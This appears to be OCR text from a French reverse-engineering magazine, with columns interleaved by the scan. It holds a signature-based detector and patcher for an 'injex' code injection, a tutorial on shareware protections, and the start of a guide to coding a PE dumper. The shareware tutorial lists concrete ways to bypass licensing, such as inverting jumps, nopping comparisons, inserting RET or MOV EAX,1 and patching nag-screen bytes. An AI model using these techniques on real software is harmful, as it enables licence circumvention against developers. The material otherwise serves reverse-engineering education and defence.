"\x8B\x48\x10\x8B\x00\x83\xF8\x00\x75\x02"
"\x8B\xC1\x03\xC2\x03\xCA\x8B\x18\x83\xFB"
"\x00\x74\x39\x53\x81\xE3\x00\x00\x00\x80"
"\x81\xFB\x00\x00\x00\x80\x75\x0C\x5B\x51"
"\x33\xC9\x66\x8B\xCB\x8B\xD9\x59\xEB\x06"
"\x5B\x83\xC3\x02\x03\xDA\x50\x52\x51\x53"
"\x56\xFF\x15", 68,PATTERN_EXACT);
loader.AddBlock(NULL,4,PATTERN_JOKER);
loader.AddBlock("\x59\x5A\x89"
"\x01\x58\x83\xC1\x04\x83\xC0\x04\xEB\xC0"
"\x58\x83\xC0\x14\xEB\x8E", 19,PATTERN_EXACT);

```

```

//on se positionne au début du loader

```

```

scan=exe.tab_sections[id_code].data;

```

```

//et on scanne à la recherche de loader d'IT

```

```

res=0;
while(scan<=scan_max){
    res+= loader.Match(scan++,loader.Size);
}

```

```

if(res==2){
    cout << " 2 loaders d'IAT identifiés."
        << endl;
    dt_loader=1;
}

```

La troisième phase de notre détection concerne les deux chargeurs d'IAT. On va vérifier leur présence (deux et seulement deux !). On utilise toujours une instance de classe

Pattern, "loader", qui va contenir, vous l'aurez deviné, la signature du chargeur d'IAT employé par injex. Ce code réalise la détection des deux chargeurs.

Comme auparavant, on stocke la présence des deux chargeurs dans la variable dt_loader. On a déjà bien avancé. Le dernier élément à trouver est le code générant

le thread, et qui est en fait la charge du code injecté, car c'est le bout du code qui lance le code injecté et c'est donc celui-ci que nous allons désactiver.

```

/*****
Quatrième phase : vérification de la présence d'un CreateThread
*****/

Pattern Thread; //notre instance

//on crée la signature
Thread.AddBlock("\x68"1, PATTERN_EXACT);
Thread.AddBlock(NULL, 4, PATTERN_JOKER);
Thread.AddBlock("\x6A\x00\x6A\x00\x68", 5,
                PATTERN_EXACT);
Thread.AddBlock(NULL, 4, PATTERN_JOKER);

Thread.AddBlock("\x6A\x00\x6A\x00\xFF\x15",
                6, PATTERN_EXACT);

//on scanne le code du loader
scan=exe.tab_sections[id_code].data;

char *pos;
pos=0; res=0;
while(scan<=scan_max){
    res=Thread.Match(scan++, Thread.Size);
    if(res==1) pos=scan-1;
}

if(pos){
    cout << " Lanceur de thread localisé"
          << endl;
    dt_thread=1;
}

```

La partie détection est terminée. On dispose désormais de quatre variables indiquant les quatre phases de détection. Si ces quatre variables sont différentes de 0, alors l'exécutable est infecté.

c) Désinfection

On peut dès lors appliquer la procédure de désinfection, qui consiste comme je l'ai expliqué précédemment à insérer un saut avant le code créant le thread.

```

/*****
Et maintenant, on rend inoffensif l'exécutable si infecté
*****/

if(dt_iat && dt_uncomp
   && dt_loader && dt_thread)
{
    cout
    << "[+]Executable infecte !"
    << "Désinfection en cours ..."
    << endl;

    //on écrit un saut relatif juste avant le
    //call CreateThread .
    // (ça fait plus propre qu'une série de NOP)
    memcpy(pos, "\xEB\x16", 2);
}

```

```

cout
  << " Désinfection terminée."
  << endl;

//et on réécrit l'exé
if(!exe.WriteExe(argv[1]))
  cout << " Réécriture de l'exécutable ..."
  << endl;
else
  cout << "!\ Erreur d'écriture !"
  << endl;
}

else cout
  << "[+] Exécutable sain"
  << endl;

```

Et normalement l'exécutable est désinfecté. Par contre il contient encore le code injecté, ce qui n'est pas très grave vu qu'il ne prend pas beaucoup de place (théoriquement, car il doit être furtif). Tant que le code injecté est mis hors d'état, ça nous va.

Pour aller plus loin


Et voilà notre petit outil terminé. Après quelques tests, il s'avère efficace et fonctionnel. Comme quoi, réaliser un petit code protégeant d'injex n'a pas été chose compliquée. Pour ceux qui voudraient l'améliorer (si, si, ça se peut qu'il y en ait), il y a moyen d'établir, en étudiant les différentes portions de code, les rôles des différentes sections, et ainsi d'iso-

ler celles insérées de celles originales, ce qui permettrait de reconstruire entièrement l'exécutable original. Mais si je devais faire un article sur cette amélioration, il me faudrait plus de pages, malheureusement.

J'espère au moins que cela a été instructif, tout en sachant que la classe que je vous ai fournie peut servir, avec quelques améliorations, à la réalisation d'un anti-virus basique employant des signatures.

virtualabs

Mes remerciements vont tout d'abord au lecteur qui m'a contacté, il se reconnaîtra je pense ;), à AiSpirit, Drakenlabs, Kharneth, MahPuss.



HOOLIXEJXPCSA.
IUHRIAEMCIAFLJTEEOGAEM.
TOIAAATTTJUESMAS.
OCMNTCA.
 (Et vive les pyramides.)

Et on appelait ça des

Newbie

Analyser globalement le programme

Cet article sera le dernier de cette série, relevant plus du cracking que du Reversing. En voici la raison : le cracking ne nous intéresse pas en lui-même. Mon objectif n'est pas de vous apprendre à cracker un programme, mais d'appréhender le fonctionnement logique des programmes afin de mieux maîtriser le Reversing (comprendre ce qu'il fait à partir de son exécutable), ce qui est très différent. En réalité, les techniques utilisées par les crackers sont englobées par le Reversing, car il s'agit d'analyser globalement le programme et cette analyse n'est pas restreinte à la partie d'enregistrement (serial, etc). Vous verrez qu'il n'est pas question de donner clé en main des techniques pour les crackers, mais d'essayer de faire comprendre le fonctionnement d'un exécutable à partir d'un problème de cracking...

Un petit retour à la théorie fera donc du bien.

Entrez dans la tête d'un (autre) reverser. Il nous explique comment on approche globale d'un programme, en s'arrêtant sur certains détails qu'il juge importants pour un débutant. Cela permet de mettre en perspective les schémas de protection modernes.

connaissent tous le principe : l'utilisation à but d'évaluation de ces programmes est généralement permise pendant 30 jours d'essai, avec parfois quelques limitations dans le programme. Puis, en général, ce dernier s'arrête de fonctionner si l'on ne s'enregistre pas dans le délai donné. Le schéma commercial existe toujours, sous des formes variées, mais est moins systématique qu'il y a quelques années : c'est l'effet des logiciels libres.

Évidemment, les programmes étudiés ne posséderont pas de schéma externe de protection et aucune protections avancées (SDR et API utilisées illisibles ou encore packing du logiciel). Ces cibles sont donc considérées comme peu, voire pas protégées.

Le mode de protection interne ne changeant pas ou peu, nous allons l'étudier car c'est une base presque intangible depuis plusieurs

Seront exclues de cette étude les protections plus actuelles (packer, anti-xxx, etc.) qui correspondent à la couche externe du schéma 1.

Nous verrons que les techniques uti-

programmes. Pour atteindre un niveau de protection plus sérieux, ces méthodes de programmation doivent être combinées à des techniques qui gênent ou empêchent l'accès au code de l'exécutable.



1. Schéma classique de protection



Protection interne des sharewares

Aujourd'hui nous allons étudier le schéma de protection générique des programmes en version shareware. Vous

années qui nous permettra par la suite de se concentrer sur les schémas externes des protections qui dénotent un niveau technique plus élevé et largement plus intéressant.

lisées pour la "protection" interne (vérification de serial, du temps écoulé...) ne remplissent pas correctement leur rôle si elles sont utilisées seules, ce qui est malheureusement encore le cas pour beaucoup de

Retracer le schéma de fonctionnement

Il existe globalement deux types de sharewares :
- les démos : dans ce cas les fonctionnalités désactivées ne

“protections” ...

sont tout simplement pas implémentées. Mettons de côté ce type de programme pour plus tard.

- les versions complètes : ces programmes sont fournis dans une version complète, mais parfois bridée. Le logiciel se bloque en général au bout d'un délai de 30 jours (la période de test est choisie par le développeur). C'est le temps imparti pour tester le logiciel et décider de son achat.

Dans cet article, nous nous intéresserons uniquement au schéma de protection utilisés par une grande part des programmes sharewares fournis en version complète. Pourquoi étudier ce schéma en particulier ? Car comme le disait +ORC, maître cracker :

“ Les schémas de protections sont bien souvent d'un classicisme impressionnant. Les connaître, et surtout les reconnaître, vous permettra de cracker une bonne partie d'entre eux ! ”

Christal, non moins connu, ajoutait : “ D'une version à l'autre, les auteurs d'un programme reprennent souvent le même

1. Vérification si l'utilisateur est enregistré.

Si Oui → Le programme se lance normalement.

Si Non → On passe au point 2.

2. Vérification si la période d'essai n'est pas fini (Time limit).

(Time limit = Oui signifie que l'on est encore dans la période d'essai)


Si Oui → On passe au Point 3

Si Non (Time Limit excédé) : → On quitte le programme (Point 5).

3. Activation des fonctions de bridage et/ou gênantes pour l'utilisateur. (Les fonctions de bridages sont uniquement soumises à l'imagination du programmeur, les plus générales sont les Nag, les Slashes, les Menu Disabled, etc.)

4. Lancement du programme avec les fonctions de bridage et limitations activées.

5. Fermeture du logiciel. Pour cela certaines conditions doivent être réunies : le fait que l'utilisateur ne soit pas enregistré combiné à la fin de la période d'essai provoque la fermeture.



2. Fonctionnement interne d'un shareware

Regardons maintenant ces étapes d'un peu plus près en sachant que, parfois, les points 1 et 2 peuvent être inversés même si ce n'est pas très logique au niveau du fonctionnement - en effet, si l'utilisateur est enregistré, il n'y a pas besoin de vérifier la période d'essai :

● **1^{er} point** : La vérification de l'enregistrement de l'utilisateur

(fichier servant de clé permettant de déterminer l'état de l'utilisateur : enregistré ou non). Suivant le résultat, on passe au point 2 ou au lancement normal du programme. L'enregistrement se fait généralement en entrant un serial, mais il peut se faire grâce à un fichier ou d'autres méthodes moins classiques (dongle par exemple).

entre la date à laquelle a été installé le programme et la date actuelle. Le résultat est comparé au nombre de jour d'essai autorisés.

● **3^e point** : Les fonctions de bridage

Elles peuvent être de différents types :
- Des fonctions désactivées (Menu Disabled) : des fonctions avancées sont désactivées.



schéma de protection. Crackez la version 1, et vous aurez souvent la logique utilisée pour cracker les versions suivantes.” Voyez dans le schéma 2 le fonctionnement interne d'un shareware.

Cette vérification peut se faire de différentes manières. Les méthodes les plus courantes sont les vérifications effectuées via la Base De Registres (BDR) ou à partir de KeyFile

● **2^e point** : La vérification de dépassement de Time-Limit Elle peut se faire de multiples manières mais le schéma reste globalement le même. Ce sera presque toujours une comparaison

- Des fonctions “ bridées ” : des fonctions sont limitées. Par exemple, un célèbre éditeur hexadécimal limite sa fonction de sauvegarde à 600 ko dans sa version shareware.

Certains logiciels bloquent des formats d'enregistrement... Ce type de protections est moins courant.

- Des splashes : écrans/images s'affichant ne nécessitant pas de clic de l'utilisateur pour fermer cette fenêtre mais restant généralement quelques secondes avant de pouvoir accéder au programme.

- Des NagScreen : écrans bloquant l'utilisateur sur cette fenêtre jusqu'à ce qu'il clique sur un bouton ("Try It" par exemple) avant de pouvoir utiliser le logiciel.

- Autres détails : différences entre version d'essai et version enregistrée. Par exemple, le texte de la barre de titre change, dans About, il y a le nom de l'utilisateur enregistré, etc.

● **4° point :** le programme est lancé avec les fonctions de bridage activées.

Les fonctions décrites dans le point 3 sont activées. La manière dont on les active est importante et joue un grand rôle dans la durée de résistance de ces "protections". En effet, la manière d'utiliser ces fonctions de bridage peut modifier totalement la manière dont le cracker va agir sur le programme.

● **5° point :** Le programme est fermé directement. Un simple appel à ExitProcess

Il y a trois passages à étudier. La première étape est la vérification l'enregistrement de l'utilisateur. La seconde consiste à vérifier que la période d'évaluation n'est pas dépassée, et la dernière à mettre en place les fonctions de bridage.

Vous comprendrez que selon la manière dont le logiciel est programmé, les méthodes pour contourner les fonctions de "protection" peuvent être différentes.

Phase d'analyse, de débogage et de désassemblage

Avant d'aborder les méthodes qui peuvent contourner les protections mises en place, regardons rapidement les outils dont nous aurons besoin.

Sachez que si, pour passer ces protections, seuls trois à quatre outils sont nécessaires, voire un seul, Ollydbg, car il permet de patcher les programmes, nous aurons besoin de programmes différents et plus ciblés quand nous verrons les protections du schéma externe.

Commençons par les outils utiles (toujours les mêmes) :

- Analyseur de PE (StudPE, LordPE, etc.),

- Analyseur de Packer (Pe-id, certains programmes font les deux en même temps comme StudPE),

Programmes pour cette analyse (même si Ollydbg suffit, ce n'est pas une raison pour ne pas utiliser IDA ou d'autres outils) :

- Api.hlp ou vos références sur les API.

- Débogueur :

- Soft-ICE : nn must dans le genre, quoique payant. Tourne en Ring 0, mais est complexe à faire fonctionner sous XP.

- Ollydbg : gratuit et modulaire, très pratique, prise en main entièrement à la souris, très graphique donc il est moins complexe d'apprentissage que S-I. Olly est moins puissant cependant car il tourne en Ring 3, ce n'est pas un problème dans la majorité des cas. Par contre pour les études complexes, Soft-ICE démontre son avantage sur Olly.

- Désassembleur :

- IDA Pro: le must, pourvu d'un débogueur, de la possibilité de renommer les fonctions, les labels, les registres, les variables, de gérer le code produit par différents compilateurs, de faire des scripts IDC. Je m'arrête là. Le programme désassemblé par IDA peut-être personnalisé à l'extrême. Ce désassembleur, qui mérite son nom d'Interactif, est pour moi le meilleur.

- W32Dasm : peut être très utile, en particulier pour avoir

mettent respectivement de surveiller les accès au fichier ou à la Base De Registres, les appels aux API faits par le programme étudié.

- Éditeur hexadécimal : HEDIT, Hiew6X, etc. Hiew fait aussi désassembleur. Il existe plein d'éditeurs hexadécimaux. Les payants proposent en général des fonctionnalités supplémentaires (comparaison, recherche...).

Phase de l'analyse du logiciel

Passons maintenant à la phase d'analyse :

● D'abord, nous allons étudier le fonctionnement du logiciel uniquement en regardant les API appelées et les quelques branchements qui en résultent (l'exemple portera ici sur un programme d'avril 2005. On peut en conclure que ce schéma est toujours considéré comme une "protection" par certains développeurs).

Enregistrement via le Registre

Voici les API appelées au tout début du programme qui permettent de savoir si l'on est enregistré. Je ne montrerai que les API affichées par WDasm sans le code entre les appels, mais avec quelques commentaires cependant. Ensuite je vous montrerai le log de APISpy32 qui confirme les

suffit pour fermer le programme quand l'utilisateur n'est pas enregistré et que la date d'essai est dépassée.

Maintenant passons à l'étude des techniques utilisées par ce schéma.

- Dumper automatique (ProcDump).

Même si ces outils nous sont inutiles pour le moment, s'habituer à leur maniement permet de gagner du temps.

une vue rapide du programme et faire des tests accélérés.

- Divers outils d'analyse comme FileMon, RegMon, ApiMon, Api Spy 32 qui per-

informations de WDasm et facilite même la compréhension car API Spy32 peut dire que quand je rentre un serial, c'est l'API GetDlgItemTextA qui est utilisée. Bref, on peut

déterminer quelle API est appelée et suite à quel événement (un clic sur OK).

Les noms des API utilisés suffisent à comprendre comment fonctionne le schéma de vérification d'enregistrement au début du lancement du logiciel. Petite précision importante, ces API sont appelées AVANT l'affichage de la première fenêtre. Cette première fenêtre proposant de s'enregistrer, on peut légitimement supposer que le programme vérifie si l'on est enregistré avant de nous proposer de le faire :

Pour ne pas noyer les API dans du code, je ne donnerai que le nom des API et quelques commentaires, pas les arguments :

- * Reference To: ADVAPI32.RegOpenKeyA
▶ **Ouverture d'une clé dans la BDR**
- * Reference To: ADVAPI32.RegQueryValueExA
▶ **Récupération de la valeur dans la BDR**
- * Reference To: ADVAPI32.RegCloseKey
▶ **Fermeture de la BDR**
- * Reference To: KERNEL32.lstrlenA
▶ **Vérification de la longueur de la valeur (la clé à coup sûr...)**
- * Reference To: KERNEL32.lstrcmpA
▶ **Vérification que la valeur récupérée est bien la bonne.**

On est ensuite orienté soit vers le programme non bridé (point 1) soit vers le programme bridé. Étudions, à l'aide de ces API, ce que fait le programme. On voit clairement ici que le programme

Time-Limit et autres protections si la valeur de la clé dans la Base De Registres n'est pas correcte ou n'existe pas. Sinon le programme est lancé normalement, sans nag ni protections. La vérification est faite au début du lancement du programme.

Le schéma d'enregistrement via la BDR étant expliqué, le log d'API32 permettra de voir très simplement quelles sont les API appelées quand je clique sur le bouton "Enregistrer" de l'application, après avoir attribué un nom et un serial.

(J'ai enlevé des informations supplémentaires non essentielles à

Vous pouvez constater comme il est simple d'analyser le fonctionnement de la comparaison avec les outils appropriés. Ici un BreakPoint avec Olly sur GetDlgItemTextA permettrait d'arriver au début de la routine d'enregistrement. Après, la modification c'est du gâteau. Il y a tellement de méthodes pour passer outre cette vérification que je ne vais vous présenter que des concepts. Je ne vous dirai pas quoi nopper ou quoi inverser de plus car ce n'est pas le but de cet article. Sachez cependant que les manières de casser ces "protections" sont innombrables et que certaines techniques sont plus propres que d'autres. C'est ce que l'on peut appeler un "style" (à mettre en relation avec le fait que le Reversing est un Art et que les meilleurs reversers ont leur style propre).

Outrepasser les protections dépend de la manière dont elles sont utilisées dans le code, selon que ces API sont dans un call (donc la vérification est dans une routine ou un label) ou qu'elles sont appelées de manière linéaire dans le listing. Par exemple ici, on pourrait intercepter la valeur récupérée dans la BDR pour la noter et l'inscrire manuellement dans la BDR, modifier la valeur comparée, modifier un branchement afin

de se faire enregistrer par le programme de force. Si la vérification a lieu dans un call, un RET peut suffire. Si un flag "enregistré" est mis dans cette routine, il faudra activer ce flag avant le RET, etc. Il faut faire attention aux modifications apportées car elles peuvent rendre le programme instable...

Bref, la connaissance de l'ASM est indispensable pour modifier un programme correctement. Savoir casser ou modifier un saut c'est déjà ça, mais il faut apprendre l'ASM, et pas seulement le comprendre mais aussi l'écrire :

Par exemple si l'on a une routine "REG" qui fait :

- 1) Vérification de l'enregistrement :
- 2) Mise de EAX à 1
- 3) Retour au programme
- 4) Si EAX=1, alors l'utilisateur est enregistré.

Il faut bien comprendre qu'ici, la valeur d'EAX est déterminante. Utiliser

```
RET
Ne marche pas alors que :
MOV EAX, 1
RET
fonctionne ! Il faut donc écrire en ASM afin de mieux le comprendre.
```

Enregistrement via un KeyFile

Une autre méthode pour vérifier l'état de l'utilisateur (Reg ou Unreg) consiste à utiliser ce que l'on appelle un KeyFile.

ouvre une clé dans la Base De Registres, récupère sa valeur, ferme la BDR, puis compare la taille et le contenu de la valeur de la clé récupérée. Le saut final renvoie à la partie


```
GetDlgItemTextA () ; L'API appelée qui récupère le nom (Silksalp)
GetDlgItemTextA = 9 ; La valeur dans EAX : la taille de mon nom : Silksalp
GetDlgItemTextA () ; Api qui récupère mon serial
GetDlgItemTextA = 6 ; La taille de mon serial (123456)

LstrcmpA () ; Comparaison
LstrcmpA = 1 ; Résultat de la comparaison (ici = 1, donc faux)

MessageBoxA : " Incorrect Serial! " ; La jolie MessageBox que j'ai eue...
```

Dans ce cas, l'enregistrement se fait à partir d'un fichier. C'est ce fichier " clé " qui détermine si l'utilisateur est enregistré. À chaque lancement du logiciel, il y a une vérification de la présence

du fichier et de son contenu. Il est très simple de passer outre cette vérification. La prise d'écran faite avec Olly est assez explicite (3).



3. Olly vous fait voyant !

L'API CreateFileA est utilisée. En lui passant comme argument le nom du fichier à créer ainsi que la manière de l'ouvrir, la valeur de renvoi stockée dans EAX indique si le fichier existe ou pas (-1 s'il n'existe pas). On poursuit en utilisant GetFileSize pour connaître la taille du fichier en octets (mise dans EAX, ici 36h).

Ensuite il me semble évident qu'il faut vérifier le contenu du fichier. Si l'on s'arrête à la présence du fichier et à sa taille, un fichier rempli du bon nombre d'octets (des 0 par exemple) sera considéré comme correct. Je pense que dorénavant vous avez compris comment fonctionnent les schémas, comment les contrer et les améliorer. Votre seule limitation est votre connaissance de l'ASM.

Donc un coup de débogueur en posant un BreakPoint sur la

- Le contenu est connu pour peu que l'on se donne la peine de tracer le programme...

Il suffit de choisir un fichier qui est créé lors de l'installation ou une clé de la BDR qui contiendra la date d'installation, comparer avec la date

- inverser le saut,
- nopper la comparaison (là, on manque d'imagination),
- mettre la bonne valeur dans un "Flag",
- insérer un saut inconditionnel pour sauter la routine de vérification,
- modifier la routine de vérification afin d'être toujours dans la période d'essai,
- si la "sanction" est dans une fonction, un simple RET peut suffire à sortir de cette fonction de vérification et à revenir au programme,

- etc.

Note : L'utilisation d'un RET

De plus, nous pouvons nous aider de FileMon pour confirmer que la présence du fichier Silk.sak est demandée au lancement du logiciel (4).

actuelle et vérifier que la différence n'excède pas la durée de test autorisée (encore un appel d'API comme GetLocalTime, GetSystemTime, etc.).




Time-limit

Une fois que l'on a vérifié si l'utilisateur est enregistré, et qu'il ne l'est pas, on passe à la partie Time-Limit : la vérification du temps et l'arrêt du programme après un délai déterminé. En supprimant un Time-Limit, les autres protections ne sont pas obligatoirement supprimées. Voilà pourquoi l'enregistrement a la faveur des cracker : une fois correctement enregistré, toutes les protections sont normalement désactivées. Alors qu'en enlevant le Time-Limit, une partie des protections peut rester active, seule la

Plusieurs variantes du même schéma existent. Pour connaître le schéma utilisé, on peut lancer Filemon, Regmon et ApiMon (ou API32) avant l'installation du programme et enregistrer les logs de ces programmes. On recommence au lancement du programme, puis on avance l'horloge système de 31 jours et on relance nos outils de monitoring. En comparant les résultats, on peut arriver à savoir quel fichier contient la date, en liant les accès aux API, ceux aux fichiers et ceux à la BDR.

Le genre de code réalisé pour gérer le temps écoulé peut

peut être utile pour presque tous les types de protections, suivant la manière dont la procédure est codée. Pour peu que la "sanction" se trouve dans la même procédure que la vérification, si l'on sort de la fonction, le programme peut continuer sans vérification grâce à un simple RET. Par contre si les "sanctions" ne sont pas dans la même routine, attention. Il faut analyser le programme et ne pas appliquer des techniques apprises par cœur. Même si certaines fonctionnent, ça ne permet d'améliorer notre niveau. De plus, et cela limite l'utilisation



bonne API, et on récupère le nom du Key File et le nombre d'octets qu'il doit contenir :

- Le nom du fichier "dé" est Silk.sak,
- Sa longueur est de 36h, soit 54 octets,



sanction de fermeture du programme est éliminée.

On peut utiliser une méthode relativement proche de celle des Key File pour déterminer la date limite d'utilisation.



être de forme multiple. Il existe beaucoup d'autres variantes. Mais quel que soit le code, si l'on y a accès, les réponses possibles pour un cracker sont nombreuses :

du RET, celui-ci est conditionné à la compréhension du fonctionnement de pile. Sinon, on risque de faire planter le programme

Les diverses fonctions de bridage

Les nagscreen et splashscreen : on fait apparaître une fenêtre gênant l'utilisateur et lui rappelant d'une part de s'enregistrer, d'autre part que s'il achète le programme, le nag disparaîtra.

Il est très simple de supprimer un nag ou splash à partir du moment où le cracker a accès au code ASM. Voici quelques méthodes s'appliquant au nag et splash, sachant que le cracker adaptera la sienne en fonction du schéma de protection rencontré, que ce soit un nag, un splash, une MessageBox ou une autre fenêtre :

- On peut mettre sur la pile une valeur NULL (00) à la place du premier octet du Titre de la MessageBox, elle ne s'affichera plus (la valeur NULL indique la fin de chaîne),

- On peut supprimer le Call MessageBoxA en utilisant des NOP,

- On peut sauter le nag grâce à un JUMP,

- Parfois, en regardant avec un éditeur hexa, on peut trouver au dessus du titre du nag : FFFFFFFF82 qui, remplacé par FFFFFFFF7E, va purement et simplement annuler le nag (pourquoi ?),

- Mettre le timer du splash à 0, - etc.

Mais si le programme attend que l'on clique sur un bouton du nag et que le nag n'est plus

le bon registre. Ça commence à relever du Reversing !

Les Menus Disabled : Fonction désactivé dans une version shareware d'un programme. Pour cela, encore une fois, des API permettent de créer des menus, de les modifier ou encore de les détruire (généralement, le menu proposant de s'enregistrer disparaîtra après l'enregistrement).

Il est donc possible de réactiver les fonctions bridées avec un désassembleur ou un débogueur et un éditeur hexa. Une autre méthode consiste à utiliser un éditeur de ressources, ce qui peut faire des merveilles sur des programmes non packés (voir 5).


d'un simple octet peut suffire (00, 01, 02). C'est simple, en général les menus sont construits et actifs par défaut sauf si l'utilisateur n'est pas enregistré, auquel cas le menu peut-être Grayed ou Disabled. Il suffit simplement de changer le paramètre correspondant à l'apparence du menu lors de l'appel de l'API... Ces deux méthodes permettent en général au cracker d'arriver à ses fins.

Tout dépend de la manière de programmer

1) Appeler ce schéma une "protection" me semble être un abus de langage. Dans tous les cas, cela ne protège que du newbie et encore, pas longtemps.

respectées peut être passée directement par un RET. Mais c'est précisément dans ces routines qu'il faut insérer des Flags ou attribuer des valeurs précises aux variables. Par exemple, si vous avez inséré dans votre routine de "Time-Limit" un flag permettant de dire que le programme est encore dans sa période d'évaluation, le cracker qui met un RET pour ne pas passer par la routine de vérification du Time-Limit ne sera jamais enregistré, sauf s'il attribue la bonne valeur au flag en modifiant le code... À vous, ensuite, d'ajouter des test pour éjecter l'utilisateur si le programme n'a pas ses variables comme vous l'avez décidé pour déterminer de l'enregistrement.

```
STYLE DS MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
CAPTION "
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
FONT 8, "MS Sans Serif"
{
CONTROL "Purchase", 1077, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 35, 139, 5
CONTROL "Continue", 1, BUTTON, BS_PUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP, 119, 139, 50, 14
CONTROL "", 1071, EDIT, ES_LEFT | ES_AUTOSCROLL | WS_CHILD | WS_VISIBLE | WS_BORDER | WS_TABSTOP,
CONTROL "Validate Registration", 3, BUTTON, BS_DEFPUSHBUTTON | WS_CHILD | WS_VISIBLE | WS_TABSTOP,
CONTROL "", 1076, EDIT, ES_LEFT | ES_MULTILINE | ES_READONLY | WS_CHILD | WS_VISIBLE | WS_TABSTOP,
CONTROL "", -1, BUTTON, BS_GROUPBOX | WS_CHILD | WS_VISIBLE, 7, 4, 191, 143
CONTROL "", 1079, EDIT, ES_LEFT | ES_AUTOSCROLL | ES_READONLY | WS_CHILD | WS_VISIBLE | WS_TABSTOP
}
```



5. RePack



visible, il faudra émuler le clic. Pour cela, il faut comprendre la gestion des boutons dans la fenêtre et faire croire que l'on a cliqué sur le bon bouton en mettant la bonne valeur dans

Avec un éditeur de ressources, on peut modifier les ressources puis les recompiler ou, au pire, réassembler le programme. Cependant, pour rendre un menu Enabled, la modification

2) La manière dont vous programmez est très importante pour la protection de votre programme car une procédure qui ferme le programme si certaines conditions ne sont pas

Silbscalp
Je remercie la scène française dans son ensemble et déplore la fin de la célèbre Shmeitcorp. Bonne chance à tous ses membres...

Coder son dumper

Wild

Le monde du reverse engineering pullule d'outils divers et variés, disponibles sur moults pages web en téléchargement. Si vous pratiquez le reverse engineering, il vous est sûrement arrivé d'utiliser des outils comme OllyDbg ou encore LordPE (de yoda), sans vous demander comment ils fonctionnaient. Mais avez-vous pensé à coder vos propres outils, à aller chercher comment fonctionne tel ou tel autre logiciel ? Je vous propose dans cet article de voir comment fonctionne un dumper d'exécutables, et ensuite de coder notre propre dumper, code que vous pourrez agrémente-r à votre sauce bien sûr.

Notre dumper n'aura bien sûr pas la prétention d'être meilleur que ceux existants, mais sera utile à tous ceux qui s'intéressent au reverse engineering. Cet article entame le début d'une série du style "Make yourself ...", mais orientée reverse-engineering. Je vous montrerai comment réaliser des outils pratiques, utiles à chaque instant de la vie de reverser (okay, j'exabuse...).

On dit souvent qu'il vaut la peine de coder ses propres outils. C'est particulièrement vrai en reversing. Pour ceux qui manquent de temps, ou qui ont besoin d'un coup de pouce, voici l'essentiel de ce qu'il faut savoir pour réaliser un dumper sur Windows.

par des entêtes et leur contenu. Le format de l'entête d'une section qui suit la structure IMAGE_SECTION_HEADER est défini dans le fichier winnt.h.

Il faut bien comprendre les principaux champs de cet entête. Pour cela, il faut savoir comment Windows mappe un exécutable en mémoire.

Lorsque le système charge un programme, il en copie en mémoire vive le code, tel que le décrit l'entête des sections. Chaque section va donc se voir allouer un espace mémoire, déterminé par le champ Misc de son entête. Misc contient toujours la taille virtuelle requise par la section, Misc.VirtualSize. L'espace mémoire alloué débutera à VirtualAddress et sera de Misc.VirtualSize octets. Le système y copie ensuite le contenu de la section, qui est en fait un espace mémoire pointé par

b) Effet d'un packer

Dans le cas d'un programme packé, on peut avoir affaire à des sections un peu spéciales, et cela est dû au fonctionnement même du packer. Pour gagner de la place, le code des sections est compressé (préablement crypté selon les packers), et stocké dans une section spéciale, plus petite donc. Afin de pouvoir mapper convenablement l'exécutable, le packer crée généralement ce qu'on appelle une section virtuelle, c'est à dire une section qui ne possède aucun contenu dans le fichier, mais qui permettra d'allouer un espace mémoire de taille définie (généralement la taille globale de l'exécutable), où le packer pourra reconstruire le code exécutable et donc décompresser - et décrypter - toutes les sections. Dans ce cas, le packer se substitue au

devoir reconstruire intégralement l'exécutable, en tenant compte de la taille virtuelle de toutes les sections. Le second point est que, fatalement, l'exécutable obtenu ainsi sera plus gros que l'original, mais contiendra à coup sûr le code décompressé et décrypté. Car c'est ça le but du dumper : éviter une lourde tâche de décryptage et de décompression.

Certains inconvénients peuvent apparaître, dus à l'emploi du packer. Car certains packers ne se contentent pas de compresser et de crypter le code, ils chamboulent aussi les imports ainsi que les ressources, ce qui aura pour but de donner un dump loin d'être exécutable. D'une part les imports peuvent être reconstruits, comme le fait si bien LordPE par exemple, et d'autre part les ressources doivent

Format PE : les sections

a) Rappels sur les sections

Un exécutable est essentiellement composé, du moins dans sa version fichier (*.exe), d'un ensemble de sections définies

PointerToRawData, de taille SizeOfRawData. Une fois le contenu copié, la section est dite "chargée". Et c'est ainsi pour toutes les sections de l'exécutable.

système et charge l'exécutable qu'il contient tout seul, comme un grand.

Ce détail amène donc à fixer plusieurs points. Le premier est que notre dumper va

être corrigées afin de pouvoir exécuter le dump. Ces fonctions ne seront pas encore intégrées dans notre dumper, mais je compte bien rédiger un second article qui sera une

d'exécutables

amélioration de ce dumper, intégrant un mécanisme de reconstruction de l'IAT (table des imports), ainsi qu'un autre algorithme de correction des ressources. Encore pas mal de boulot en perspective...

c) Comment dumper ?

